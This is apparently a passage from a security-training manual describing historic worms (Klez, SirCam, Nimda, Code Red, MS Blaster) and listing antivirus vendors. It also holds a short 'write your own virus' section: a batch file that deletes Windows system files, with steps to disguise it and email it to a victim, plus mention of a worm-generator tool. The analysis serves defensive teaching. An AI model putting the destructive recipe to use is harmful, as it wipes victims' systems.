If early variants find fewer than ten email addresses, Klez generates a random number of addresses (between 20 and 29), each containing three to nine letters, with the domain selected randomly from yahoo.com, hotmail.com and sina.com. For each email address in the list, all known variants will select another address at random and use this as the 'from:' address. Klez prepends 'smtp' to the domain name in the 'from:' address, and attempts to

connect to this server. If the connection is unsuccessful, Klez will enumerate the entries in 'HKCU\Software\Microsoft\Internet Account Manager \Accounts\' to find SMTP information and attempt to connect to the server that is found. If the connection is successful, Klez will attempt to send itself to the chosen email address. Thus, person A's computer will be used to send an email to person B, but the email will appear to have come from person C.

The early variants of Klez choose the subject of the email randomly from the following: *Hi*, , *Hello*, *How are you?*, *Can you help me?*, *We want peace*, *Where will you go?*, *Congratulations!!!*, *Don't cry*, *Look at the pretty*, *Some advice on your shortcoming*, *Free XXX Pictures*, *A free hot porn site*, *Why don't you reply to me?*, *How about have dinner with me together?* *Never kiss a stranger*

Later variants use more complex subject generation. With a one in three chance, the current date will be checked against a list of specific dates. If the dates match, then the subject will begin with 'Happy' or 'Have a'. With another one in three chance, these variants will select one of the following words: *new*, *funny*, *nice*, *humour*, *excite*, *good*, *powful*, followed by the name, which relates to the date. The dates and names are as follows: *1 January*: *New Year*, *6 January*: *Epiphany*, *2 February*: *Candlemas*, *14 February*: *Saint Valentine's Day*, *25 March*: *Lady Day*, *1 April*: *April Fools' Day*, *15 August*: *Assumption*, *31 October*: *All Hallowmas*, *2 November*: *All Souls' Day*, *25 December*: *Christmas*.

If no subject has been chosen yet, it may be left completely blank or begin with one of the following texts: *Undeliverable mail-*, *Returned mail-*, *Hi*, *Hello*, *Re:*, *Fw:*, followed by any one of: *how are you*, *let's be friends*, *darling*, *don't drink too much*, *so cool a flash*, *enjoy it*, *your password*, *honey*, *some questions*, *please try again*, *welcome to my hometown*, *the Garden of Eden*, *introduction on ADSL*, *meeting notice*, *questionnaire*, *congratulations*, *sos!*, *Japanese girl VS playboy*, *look*, *my beautiful girlfriend*, *eager to see you*, *spice girls' vocal concert*, *Japanese lass' sexy pictures*

Alternatively, the subject may be a random string from a data file, or chosen from this list: *a %s %s game*, *a %s %s tool*, *a %s %s website*, each %s is replaced by a word from the adjective list described previously (new, funny, etc.). Other subjects include '*a %s %s patch*', where the first %s is replaced by an adjective, and the second by 'WinXP' or 'IE 6.0', and '*%s removal tools*', where %s is replaced by 'W32.Elkern' or 'W32.Klez'. The most recent variants of Klez may use the subject 'Worm Klez.E immunity'.

The message body in later variants remains empty unless the subject is one of those that contains a %s, the subject refers to Klez.E immunity, or the subject begins with 'Undeliverable mail-' or 'Returned mail-'.

If the subject refers to a removal tool, the message body will contain one of the following names: Symantec, McAfee, F-Secure, Sophos, TrendMicro, or Kaspersky, followed by 'give you the %s removal tools', where %s is 'W32.Elkern' or 'W32.Klez'. The following line is either 'W32.Elkern is a %s dangerous virus that can infect on Win98/Me/2000/XP' or 'W32.Klez is a %s dangerous virus that can spread through email', where %s is 'very' or 'special'. This is followed by 'for more information, please visit <http://www.%s.com>', where %s is the name of the anti-virus vendor from the list above. The filename of the attachment is 'setup.exe' or 'install.exe'. If the subject does not refer to a removal tool, the suffix of the attachment will be .exe, .scr, .pif, or .bat. If the subject refers to Klez.E immunity, then the message body will read:

'Klez.E is the most common world-wide spreading worm. It's very dangerous by corrupting your files. Because of its very smart stealth and anti-anti-virus technic, most common AV software can't detect or clean it. We developed this free immunity tool to defeat the malicious virus.'

You only need to run this tool once, and then Klez will never come into your PC.

Note *Because this tool acts as a fake Klez to fool the real worm, some AV monitor maybe cry when you run it. If so, Ignore the warning, and select 'continue'*

If you have any question, please mail to me. where %s is replaced by the random 'From:' address.

If the subject refers to an undeliverable or returned mail, the message body will read 'The following mail cannot be sent to %s.' where %s is the random 'From:' email address, followed by 'The %s is the original mail', where %s is 'attachment' or 'file'.

For emails whose subjects refer to a game, tool, or website, the message body will begin 'This is', then repeat the subject, followed by 'I %s you would %s it.', where the first %s is replaced by 'wish', 'hope' or 'expect', and the second is replaced by 'enjoy' or 'like'. The message may begin with 'Hi' or 'Hello'.

If the subject refers to a game, the message will continue with 'This game is my first work. You're the first player' and the name of the attachment will be one of the following: 'setup', 'install', 'demo', 'snoopy', 'picacu', 'kitty', 'play', 'rock'.

In addition to the message body, there is HTML code that exploits vulnerability in unpatched Outlook and Outlook Express. There are two parts to this vulnerability.

The first is that applications can be launched automatically from an IFrame, without any prompt.

The second part is that the MIME content type is trusted explicitly, without reference to the filename (and thus the file content), yet the launching of the application is performed by a part of Windows that does examine the filename. The result is that certain multimedia content types can be used to launch Windows executable files.

Klez uses this vulnerability to launch itself automatically. In addition to the viral attachment, if a data file is found (see below), there is a 50 to 100 per cent chance (depending on the variant) that Klez will attach this file to the email as well. Once the email has been sent, the recipient's address is added to a master list. If the email connection proved unsuccessful, Klez will try five other addresses, selected at random from the email list. If the connection is still unsuccessful, Klez will try five addresses chosen randomly from its master list. Later variants of Klez also carry a list of open relays and will attempt to connect to one chosen at random from this list.

Regardless of whether the email has been sent successfully, the master list is updated each time, by removing the first entry and shifting the others up. This thread is executed repeatedly, at intervals of between 10 minutes and five hours, depending on the variant.

4. The fourth thread that is created searches for open shares on the local area network. Klez will copy itself once to each shared directory. If a data file is found (see below), then Klez will use its filename without extension as its base filename, otherwise it will generate a random name, consisting of two to five letters followed by a number. To this will be attached two suffixes. The first is chosen randomly from txt, htm, doc, jpg, bmp and xls. The second is always '.exe'.

Later variants of Klez can also drop RAR archives, containing only the Klez file, into these directories. Under Windows 2000/XP, Klez will launch the file as a service on the remote computer. The more recent variants will also connect to the remote Registry and add an entry to the 'HKLM\Software\Microsoft\Windows\CurrentVersion\ Run Once' key to run the copied .exe file when the remote computer is rebooted. This thread is run repeatedly, at intervals of between 30 minutes and eight hours, depending on the variant.

SirCam Worm

- SirCam is a mass mailing e-mail worm with the ability of spreading through Windows Network shares.
- SirCam sends e-mails with variable user names and subject fields, and attaches user documents with double extensions (such as .doc.pif or .xls.lnk) to them.
- The worm collects a list of files with certain extensions ('.DOC', '.XLS', '.ZIP') into fake DLL files named 'sc*.dll'. The worm then sends itself out with one of the document files it found in a user's "My Documents" folder.



Win32/SirCam usually arrives as an attachment to an email. This attachment contains not only SirCam itself, but an additional file (attached to the end of SirCam), which is 'stolen' from the Personal or Desktop directory of the sender's computer. When this attachment is run, SirCam will detach the stolen file and display it. The way in which the file is displayed depends on its suffix. If the suffix is .doc, SirCam will attempt to run WinWord. If this fails, then WordPad will be used instead. If the suffix is .xls, SirCam will run Excel. If the suffix is .zip, SirCam will run WinZip. If the suffix matches none of these, SirCam will run rundll32. Even if no suitable application can be found to display the file, SirCam will infect the system. It is possible that the stolen file might contain confidential information, or even macro viruses, in the case of WinWord and Excel documents, which SirCam will help to spread further.

SirCam begins installation by attempting to copy itself into the Recycle Bin. Once SirCam has placed itself in the Recycle Bin, where it is hidden from the view of programs such as Explorer, SirCam will copy itself to the System directory, using the name 'SCam32.exe'. A new value, Driver32, is placed in the RunServices key in the registry, which refers to the SCam32.exe file. Thus, the worm will run whenever Windows is booted.

Additionally, SirCam.exe installs itself as the application that handles requests to run other .exe files, by changing the exe file Open in the registry. Thus, SirCam gains control whenever an application is run. SirCam will also watch for requests to run applications in the Desktop directory. When such a request is made, SirCam will append itself to the specified file, before running the application. Thus, even if the registry is restored and the files are removed from the Recycle Bin, infected files could remain in the Desktop directory.

After installation is complete, SirCam will search the local network for computers which allow unrestricted access. SirCam will copy itself to the Recycled directory on each unprotected computer that is found and append a line to the Autoexec.bat file. The line will run the SirCam file from the Recycle Bin whenever the computer is booted. Then SirCam will rename rundll32.exe to run32.exe in the Windows directory on the remote computer, and create another copy of SirCam in its place. Neither the copying of

the SirCam files to remote computers nor the emailing to other users occurs in Windows NT/2000/XP, however each of the other effects can be observed.

The date-activated trigger is formatted as dd/mm/yy which has limited sircam to a certain extent. There are two other ways in which the payload can be activated. One is by renaming one of the three files, SirC32.exe, SCam32.exe, or rundll32.exe, to another name and running that file. The other is to run an attachment whose stolen file contains the characters 'FA2' not followed immediately by the characters 'sc'. The payload deletes all files in all directories on the drive that contains Windows.

When SirCam is run for the first time, it will change Internet Explorer's Download directory (referred to by HKCU\Software\Microsoft\Internet Explorer\Download Directory in the registry) to point to the Desktop directory.

During the second execution, SirCam will gather email addresses into files stored in the System directory. SirCam searches for email addresses in Internet Explorer's Cache directory (referred to by HKCU\Software\Microsoft\WindowsCurrentVersion\Explorer\Shell Folders\Cache in the registry), the user's Personal directory (referred to by HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Personal in the registry), and the directory that contains the Windows Address Books (referred to by HKCU\Software\Microsoft\WAB\WAB4\Wab File Name in the registry), in files whose name begins with 'sho', 'get', or 'hot', or whose suffix is 'htm' or 'wab'.

Then, SirCam creates a file called scy1.dll, which contains the addresses from %cache% \sho* files, sch1.dll contains the addresses from %cache%\get* and %cache%\hot* files, sci1.dll contains the addresses from %cache%*.htm files, sct1.dll contains the addresses from %personal% *.htm files, and scw1.dll contains the addresses found in *.wab files.

If the Address Book registry key is not found, SirCam will search for WAB files in the System directory instead. After creating the lists of email addresses, SirCam will search for files to attach to the emails that it will send. The list that is created will consist of the name of every .doc, .xls, and .zip file in the user's Personal and Desktop directory and is called scd.dll.

On the third and subsequent runs, and if an active connection to the Internet exists, SirCam will retrieve the information required to send email using SMTP. Sending mail using SMTP avoids relying on an email program such as Outlook. The SMTP information consists of the current user's email address (HKCU\Software\Microsoft\Internet Account Manager\Default Mail Account\Accounts\SMTP Email Address in the registry), the address of the email server (HKCU\Software\Microsoft\Internet Account Manager\Default Mail Account\Accounts\SMTP Server in the registry) and the user's display name (HKCU\Software\Microsoft\Internet Account Manager\Default Mail Account\Accounts\SMTP Display Name in the registry).

If this information does not exist, SirCam will use prodigy.net.mx as the email server and the user's logon name as the email address and display name. Then SirCam will attempt to connect to an email server. First, it will try the user's own email server (or prodigy.net.mx). If this fails, SirCam will attempt to connect to the email server of the person who sent the infected email. This is possible because SirCam carries within it the email information of the previously infected person. If this connection fails, then SirCam will attempt to connect to goeke.net, then enlace.net, then doubleclick.com.mx.

If one of the connections to an email server is successful, an email is constructed in the following way: if the language used on the current user's computer is Spanish, SirCam will send email in Spanish, otherwise it will use English. The email body consists of three lines.

The first line of the email body is always 'Hola como estas?' in Spanish, and 'Hi! How are you?' in English; the third line is always 'Nos vemos pronto, gracias.' in Spanish, and 'See you later. Thanks' in English. The second line is chosen from the following list, in Spanish:

'Te mando este archivo para que me des tu punto de vista'

'Espero me puedas ayudar con el archivo que te mando'

'Espero te guste este archivo que te mando'

'Este es el archivo con la informacion que me pediste"

and, in English:

'I send you this file in order to have your advice'

'I hope you can help me with this file that I send"

'I hope you like the file that I send you'


'This is the file with the information that you ask for'

As long as an active connection to the Internet exists, SirCam will send email to every address in each of the email lists that it created. It will send an email three times to each address in the scw1.dll list, then once each to all the other addresses, in the order: scy1.dll, sch1.dll, shi1.dll, and sht1.dll, before starting again with scw1.dll. SirCam keeps the current mailing position in the registry, so if the connection is broken and restored later, SirCam can continue to send mail as though it were never interrupted. SirCam ensures that the current user never receives an email from SirCam. In the case that the recipient is the current user, SirCam will send the mail instead to email address
otrorollo@esmas.com.

For each email it sends, SirCam will randomly select a file from the scd.dll list, prepend itself to that file, attach an additional extension, chosen randomly from 'pif', 'lnk', 'bat', or 'com', and send the email. If an Internet connection exists for long enough, eventually every recipient will receive multiple copies of every file in the list, and among those copies all four of the random extensions will be represented. To avoid overloading email servers, SirCam remains idle for one minute between sending each email.

Nimda Virus

- Nimda is a complex virus with a mass mailing worm component which spreads itself in attachments named README.EXE.
- It affects Windows 95, 98, ME, NT4 and Windows 2000 users.
- Nimda is the first worm to modify existing web sites to start offering infected files for download. It is also the first worm to use normal end user machines to scan for vulnerable web sites.
- Nimda uses the Unicode exploit to infect IIS Web servers.



"W32/Nimda-A," is more commonly known as the Nimda worm (aliases include Concept5, Code Rainbow, Minda) that affects Microsoft Windows 9x/ME, NT 4.0, and 2000. The name was chosen because it represents "Admin" spelled backwards. Nimda is a very aggressive self-propagating worm that distributes itself via the following four methods:

1. Email: The worm is delivered through email containing an attachment named "readme.exe" of the MIME-type "audio/x-wav." The email would only need to be previewed with a vulnerable client in order to trigger infection. The subject of the email is variable and may originate from spoofed email addresses under the guise of trusted sources.
2. Web server attacks: The worm attempts to search for and infect vulnerable IIS Web servers that have been compromised by the Code Red II worm backdoor root.exe. Nimda also seeks to gain control of the Web server via Unicode and Escaped Character Decoding vulnerabilities in IIS.
3. Web browsing code: Nimda appends code to all HTM, HTML, and ASP files residing on infected Web servers. Consequently, users browsing Web sites infected with Nimda may also fall victim to the worm.
4. Open network shares: Nimda is able to propagate via open network shares that have not been properly secured to deny access from unauthorized sources. This allows for the possibility of distribution within internal networks.

Nimda exploits four known Microsoft vulnerabilities:

- Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability
<http://www.securityfocus.com/bid/2708>
- Microsoft IE MIME Header Attachment Execution Vulnerability
<http://www.securityfocus.com/bid/2524>
- Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability
<http://www.securityfocus.com/bid/1806>
- Microsoft Office 2000 DLL Execution Vulnerability <http://www.securityfocus.com/bid/1699>

Collateral damage and payloads attributed to the Nimda worm include but are not limited to the following:

1. Network performance degradation due to high bandwidth consumption during the propagation phase. Nimda has been spreading at an extremely rapid pace and Web site outages and impaired network connectivity have resulted from this worm.

2. Nimda creates or activates a "Guest" account and grants it administrative privileges.
3. The worm grants full access to everyone on the C: share. As a result, any unauthorized remote user may connect to this share and read, modify, or delete files on the system.
4. The Nimda worm enumerates shared network drives and scans recursively for executables. If it finds an executable file, it replaces it with a file of the same name containing the worm.
5. Nimda scans local hard drives for the file types HTM, HTML, and ASP and appends JavaScript code to further propagate the worm. The worm then creates the file readme.eml that contains a MIME-encoded version of Nimda in the same directory.
6. All sub keys of the registry key SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security are deleted in order to circumvent network share security measures.
7. Nimda modifies the system.ini file so it can execute the worm automatically after system startup.
8. Nimda will create multiple instances of *.eml files and riched20.dll on open network shares even if HTML files are not present on the system. A copyright string appears in the worm that reads "Concept Virus (CV) V.5, Copyright(C) 2001 R.P.China." This string does not necessarily indicate the worm's origin.

Nimda uses several techniques to increase the effectiveness of its email propagation. First, it generates a list of email addresses from the Internet Explorer browser cache and the default MAPI mailbox (which is usually the Inbox for Outlook or Outlook Express). It also caches the subject of the messages found in the MAPI mailbox. It then uses one address at random to be the source of the emails it sends. Nimda also includes its own SMTP client, which will contact the appropriate mail servers for the various targets.

The worm tries several backdoors left by Code Red II, as well as a few other standard attacks. The worm uses regular blocking socket calls. Once the worm finds a vulnerable IIS server, it instructs it to download "admin.dll" from the attacking machine, via TFTP. It does this by sending an attack URL with the TFTP command embedded. It then executes "admin.dll" by sending a URL designed to call the DLL.

The most common file names used by the worm are as follows:

- readme.exe: The name of the worm used in email propagation.
- readme.eml: The name of the worm used in the propagation by modified Web pages.
- admin.dll: The file name used during the TFTP transfer from the attacking machine to the victim's. The file is copied to the root directory of all drives. A valid admin.dll exists, because it is a part of the FrontPage Server Extensions package.
- mmc.exe: File name used by the worm during initial setup. This file will be found in %Windows\System%. "mmc.exe" is the executable for the Microsoft Management Console. The worm overwrites it if it exists.
- load.exe: File name used by the worm as it copies itself in %Windows\System%.
- riched20.dll: The worm infects or replaces this DLL file. Because various office tools use this file, including Microsoft Word and WordPad, the worm infects these programs if they start within that directory.

As the worm is self-modifying, MD5 checksums are not useful in this instance. Most of those files will be 57,344 bytes in length, but they can be large if they are attached to an infected program. The infected

copies are capable of spreading with the other files attached. It is theoretically possible that a hybrid will be accidentally created as well, if Nimda manages to infect a malicious piece of code and carry it along.

Port Numbers Involved

- TCP 137–139, 445: NetBIOS File Shares. These ports are used in the transmission of the worm.
- TCP 80: Hypertext Transfer Protocol. The worm uses this port to target machines, and as a carrier, through infected HTML or ASP files.
- TCP 25 SMTP: This port is used to send email to targets in the address book.
- UDP 69 TFTP: This port is used to transfer the worm, once a vulnerable machine is found through direct IP targeting.

Code Red Worm

- The "Code Red" worm attempts to connect to TCP port 80 on a randomly chosen host assuming that a web server will be found.
- Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit a buffer overflow in the Windows 2000 Indexing Service.
- If the exploit is successful, the worm begins executing on the victim host. In the earlier variant of the worm, victim hosts with a default language of English experienced the following defacement on all pages requested from the server:

HELLO! welcome to http://www.worm.com!
Hacked By Chinese!

The first version of code red worm began infecting hosts running unpatched versions of Microsoft's IIS web server on July 12, 2001. The second version appeared on July 19, and shared almost all of its code with the first version, but spread much more rapidly. On August 4, a new worm began to infect machines exploiting the same vulnerability in Microsoft's IIS web server as the original Code-Red virus. Though the new worm shared almost no code with the two versions of the original worm, it contained in its source code the string "CodeRedII" and was thus named CodeRed II.

- The Code-Red version 1 worm is memory resident, so an infected machine can be disinfected by simply rebooting it. However, once-rebooted, the machine is still vulnerable to repeat infection. Any machines infected by Code-Red version 1 and subsequently rebooted were likely to be reinfected, because each newly infected machine probes the same list of IP addresses in the same order. The following are the steps that the worm takes once it has infected a vulnerable web server:
 1. Setup initial worm environment on infected system.
 2. Setup 100 threads of the worm.
 3. Use the first 99 threads to spread the worm (infect other web servers). The worm spreads itself by creating a sequence of random IP addresses. However, the worm's list of IP addresses to attack is not all together random. In fact, there seems to be a static seed (a beginning IP address that is always the same) that the worm uses when generating new IP addresses. Therefore every computer infected by this worm is going to go through the same list of "random" IP addresses.

Because of this feature, the worm will end up re-infecting the same systems multiple times, and traffic will cross traffic back and forth between hosts ultimately creating a denial-of-service type effect. The denial-of-service will be due to the amount of data being transferred between all of the IP addresses in the sequence of random IP addresses.

4. The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system. If the infected system is found to be an English (US) system, the worm will proceed to deface the infected system's website. The local web server's web page will be changed to a message that says: "Welcome to <http://www.worm.com>! Hacked By Chinese!". This hacked web page message will stay "live" on the web server for 10 hours and then disappear. The message will not appear again unless the system is re-infected by another computer. If the system is not an English (US) Windows NT/2000 system, the 100th worm thread is also used to infect other systems.

5. Each worm thread checks for c:\notworm.

If the file c:\notworm is found, the worm goes dormant.

If the file is not found, each thread will continue to attempt to infect more systems.

6. Each worm thread checks the infected computer's system time.

If the date is past the 20th of the month (GMT), the thread will stop searching for systems to infect and will instead attack www.whitehouse.gov. The attack consists of the infected system sending 100k bytes of data (1 byte at a time + 40 bytes overheard for the actually TCP/IP packet) to port 80 of www.whitehouse.gov. This flood of data (410 megabytes of data every 4 and a half hours per instance of the worm) would potentially amount to a denial-of-service attack against www.whitehouse.gov.

If the date is between the 1st and the 19th of the month, this worm thread will not attack www.whitehouse.gov and will continue to try to find and infect new web servers.

- Because is identical to Code-Red version 1 in all respects except the seed for its random number generator, its only actual damage is the "Hacked by Chinese" message added to top level WebPages on some hosts. The Code-Red version 2 worm again spreads by probing random IP addresses and infecting all hosts vulnerable to the IIS exploit. Code-Red version 2 lacks the static seed found in the random number generator of Code-Red version 1. In contrast, Code-Red version 2 uses a random seed, so each infected computer tries to infect a different list of randomly generated IP addresses, thereby infecting more than 359,000 machines in just fourteen hours.

Like Code-Red version 1, Code-Red version 2 can be removed from a computer simply by rebooting it. However, rebooting the machine does not prevent reinfection once the machine is online again.

- On August 4, 2001, an entirely new worm, CodeRedII began to exploit the buffer-overflow vulnerability in Microsoft's IIS web servers. When the worm infects a new host, it first determines if the system has already been infected. If not, the worm initiates its propagation mechanism, sets up a "backdoor" into the infected machine, becomes dormant for a day, and then reboots the machine. Unlike Code-Red, CodeRedII is not memory resident, so rebooting an infected machine does not eliminate CodeRedII.

After rebooting the machine, the CodeRedII worm begins to spread. If the host infected with CodeRedII has Chinese (Taiwanese) or Chinese (PRC) as the system language, it uses 600 threads to probe other machines. All other machines use 300 threads. CodeRedII uses a more

complex method of selecting hosts to probe than Code-Red. CodeRedII generates a random IP address and then applies a mask to produce the IP address to probe.

The length of the mask determines the similarity between the IP address of the infected machine and the probed machine. 1/8th of the time, CodeRedII probes a completely random IP address. 1/2 of the time, CodeRedII probes a machine in the same /8 (so if the infected machine had the IP address 10.9.8.7, the IP address probed would start with 10.), while 3/8ths of the time, it probes a machine on the same /16 (so the IP address probed would start with 10.9.).

Like Code-Red, CodeRedII avoids probing IP addresses in 224.0.0.0/8 (multicast) and 127.0.0.0/8 (loop back). The bias towards the local /16 and /8 networks means that an infected machine may be more likely to probe a susceptible machine, based on the supposition that machines on a single network are more likely to be running the same software as machines on unrelated IP addresses.

The CodeRedII worm is much more dangerous than Code-Red because CodeRedII installs a mechanism for remote, root-level access to the infected machine. Unlike CodeRed, CodeRedII neither defaces web pages on infected machines nor launches a Denial-of-Service attack. However, the backdoor installed on the machine allows any code to be executed, so the machines could be used as zombies for future attacks (DoS or otherwise).

Writing your own simple virus

- Step 1: Create a batch file Game.bat with the following text @ echo off
 - delete c:\winnt\system32*.*
 - delete c:\winnt*.*
 - Step 2: Convert the Game.bat batch file to Game.com using bat2com utility.
 - Step 3: Assign Icon to Game.com using Windows file properties screen.
 - Step 4: Send the Game.com file as an e-mail attachment to a victim.
 - Step 5: When the victim runs this program, it deletes core files in WINNT directory making Windows unusable.
-

For demonstration purposes, let us write a simple program that can be used to cause harm to a target system.

Step 1: Create a batch file Game. bat with the following

```
text @ echo off  
delete c:\winnt\system32\*.*  
delete c:\winnt\*.*
```

Step 2: Convert the Game.bat batch file to Game.com using bat2com utility.

Step 3: Assign Icon to Game.com using Windows file properties screen.


Step 4: Send the Game.com file as an e-mail attachment to a victim.

Step 5: When the victim runs this program, it deletes core files in WINNT directory making Windows unusable.

Hacking Tool: Senna Spy Internet Worm Generator 2000

(<http://sennaspy.cjb.net>)

This tool can generate a VBS worm.



The first VBS-virus maker of the world is named "Senna Spy Internet Worm Generator 2000". Through the maker, the user makes a new VBS-virus by filling virus name, e-mail subject and body. When the user executes the *.vbs file, it will make an e-Mail by the subject and body the user choose to fill in "Senna Spy Internet Worm Generator 2000", sends the e-mail to address in the victim's Outlook address book and register in memory.

A binder allows the user to join many files inside a one EXE file self-extract. It is compatible with all files: EXE, TXT, JPG, and BMP. In the EXE file created, only increase in size is a little header with 6 KB. Pack File and OCX file register support. Also allows to choose file target and if the file can execute or not.

Email Content:

From: (Email address of the person whose computer has been infected)

To: (all E-mail addresses in MS Outlook address book of infected PC)

Subject: (Any subject)

*Attachment: *.VBS*

Body: (Any body)

MS Blaster

- The MSBLAST.A worm infects machines via network connections.
- It can attack entire networks of computers or one single computer connected to the Internet.



The MSBLAST.A worm infects machines via network connections. It can attack entire networks of computers or one single computer connected to the Internet. The worm exploits a known windows vulnerability that is easily patched, however few systems seem to have this patch installed. It attacks Windows 2000 and Windows XP machines and exploits the DCOM RPC Vulnerability. Depending on the system date it will start a Denial of Service attack against windowsupdate.com, this makes it difficult to download the needed patches and allow the worm to infect as many machines as it can before being disabled. However, as of August 15th, Microsoft decided to kill the windowsupdate.com domain to lessen the impact from this denial of service attack. MSBLAST can also cause widespread system instability including but not limited to Windows Blue screens, out of memory errors, changes to Control Panel, inability to use functions in browser, and many more.

The DCOM vulnerability in Windows 2000 and XP can allow an attacker to remotely compromise a computer running Microsoft® Windows® and gain complete control over it. The worm causes a buffer overrun in the Remote Procedure Call (RPC) service. When this service is terminated the virus infects the machine and then tries to infect other machines.

1. The worm creates a Mutex named "BILLY." If the mutex exists, the worm will exit.

2. Adds the value:

"windows auto update" = MSBLAST.EXE (variant A)

"windows auto update" = PENIS32.EXE (variant B)

"Microsoft Inet xp..." = TEEKIDS.EXE (variant C)

"Norton Antivirus=mspatch.exe" (variant E)

"Windows Automation" = "mslaugh.exe" (variant F) "www.hidro.4t.com"="enbiei.exe" (variant G)

to the registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run so that the worm runs when you start Windows.

3. Calculates the IP address, based on the following algorithm, 40% of the time:

Host IP: A.B.C.D

sets D equal to 0.

if C > 20, will subtract a random value less than 20.

Once calculated, the worm will start attempting to exploit the computer based on A.B.C.0, and then count up.

This means the Local Area Network will be infected almost immediately and become saturated with port 135 requests prior to exiting the local subnet.

4. Calculates the IP address, based on many random numbers, 60% of the time:

A.B.C.D

set D equal to 0.

Sets A, B, and C to random values between 0 and 255.

5. Sends data on TCP port 135 that may exploit the DCOM RPC vulnerability to allow the following actions to occur on the vulnerable computer:

Create a hidden Cmd.exe remote shell that will listen on TCP port 4444.

Due to the random nature of how the worm constructs the exploit data, it may cause computers to crash if it sends incorrect data. This can cause blue screens, out of memory errors, etc.

6. Listens on UDP port 69. When the worm receives a request, it will return the Msblast.exe binary.
7. Sends the commands to the remote computer to reconnect to the infected host and to download and run Msblast.exe.
8. If the current month is after August, or if the current date is after the 15th, the worm will perform DoS on "windowsupdate.com."

With the current logic, the worm will activate the DoS attack on the 16th of the month, and continue until the end of the year.

The worm contains the following text, which is never displayed:

I just want to say LOVE YOU SAN!!

billgates why do you make this possible? Stop making money and fix your software!!

Anti-Virus Software

- The only prevention against virus is to install anti-virus software and keep the updates current.
- Prominent anti-virus software vendors include:
 1. Mc Afee
 2. NortonAntiVirus
 3. Antiviral Toolkit Pro
 4. Dr. Solomon's
 5. Trend Micro
 6. Command AntiVirus
 7. Data Fellows



Virus Encyclopedia resources at Symantec

Aladdin Knowledge Systems (<http://www.ealaddin.com>)

eSafe from Aladdin Knowledge Systems is a comprehensive gateway-based family of anti-virus security products that protect against known as well as new and unknown viruses, worms, and malicious code. eSafe offers a proactive anti-virus engine that is ICSA and Checkmark-certified, a secure mail relay, and the ability to stop known virus exploit attacks before patches are in place. In addition, eSafe detects and blocks malicious VB/Java scripts, and offers transparent in-line POP3 inspection of emails.

F-Secure Corp. (<http://www.f-secure.com>)

The F-Secure Anti-Virus product family consists of solutions for home computing, small and medium sized businesses and large enterprises, and covers all tiers of the network from handheld devices to firewalls and e-mail servers. Coupled with fully automatic and fast virus definition updates and easy-to-use centralized management, F-Secure Anti-Virus efficiently protects Windows-based systems from viruses, worms, Trojans and other blended threats.

GFI (<http://www.gfi.com>)

GFI provides email and downloads content checking and anti-virus solutions to safeguard mail servers and networks. GFI MailSecurity for Exchange/SMTP and GFI Download Security for ISA Server protect against viruses, email exploits and Trojans. Key features include multiple virus engines; email content and attachment checking; email exploit engine; defusing of HTML scripts; and a Trojan & executable scanner. GFI MailSecurity is deployed at the gateway or on Exchange Server. GFI Download Security adds on to ISA Server.

Panda Software (<http://www.pandasoftware.com>)

Panda Antivirus Titanium is designed specifically for the needs of home users by combining maximum security with ease-of-use at an affordable price. Its install-and-forget philosophy features completely automatic and transparent daily updates, low memory use and advanced technology for Internet and e-mail protection.

Symantec (<http://www.symantec.com>)

Symantec, a world leader in Internet security technology, offers a comprehensive family of antivirus products to help protect from threats such as viruses, worms, Trojan horses, and blended threats. Symantec's award-winning antivirus technologies scan email and web traffic at each network tier, alerting customers to new threats and enabling them to protect their Windows-based systems. In addition, centralized configuration, reporting, and updating helps customers respond quickly in a crisis.

AhnLab, Inc. (<http://home.ahnlab.com>)

AhnLab provides comprehensive V3 antivirus solutions to protect your networks, servers and desktops from threats such as viruses, worms, Trojans, and blended attacks. Using Smart Update-technology and V3 Engine, AhnLab's V3 antivirus solutions offer easy updates, fast scanning and centralized configuration that can address your dynamic business as well as IT security requirements at an affordable price. Also, AhnLab's desktop protection product, ACS, provides tightly integrated protection of antivirus, personal firewall and data integrity.

ALWIL Software (<http://www.avast.com>)

avast! antivirus software is based on the ALWIL Software virus scanning technology, available since 1988. The avast! antivirus engine scans for computer viruses, worms and Trojans and can be used to scan objects, such as files, memory, e-mails, and web sites. The avast! antivirus technology is offered in a number of editions to enable protection at various levels, from PDAs to large networks.

Computer Associates Intl (<http://www3.ca.com/>)

eTrust Antivirus provides enterprise-class protection against costly virus and malware attacks, from the PDA to the gateway, including virus protection for desktops and servers, PDAs, groupware, and the gateway. It reduces virus infections, simplifies and automates updating, eases administration, and when used for protection at the gateway, safeguards your enterprise from viruses and malicious code before they can enter your network.

DialogueScience, Inc. (<http://www.dials.ru/>)

DrWeb for Windows 95/98/ME/NT/2000/XP is a powerful combination of an antivirus scanner and a memory resident monitor, "Spider Guard", which is deeply integrated into the operating system of your PC. DrWeb protects against possible intrusions of malicious code, such as viruses, worms, or trojan programs

Eset (<http://www.nod32.com>)

NOD32 provides sophisticated antivirus protection for all windows operating systems including WIN2003 Server platform. NOD32 features advanced heuristics capable of detecting high percentage of the new viruses, Trojans and Worms, minimal system resource requirements and automatic no hassle updates. From May 1998 through June 2003, NOD32 received a record number of the Virus Bulletin 100% Awards and was the only product not to miss a single In the Wild virus during these tests.

HAURI Inc. (<http://www.globalhauri.com>)

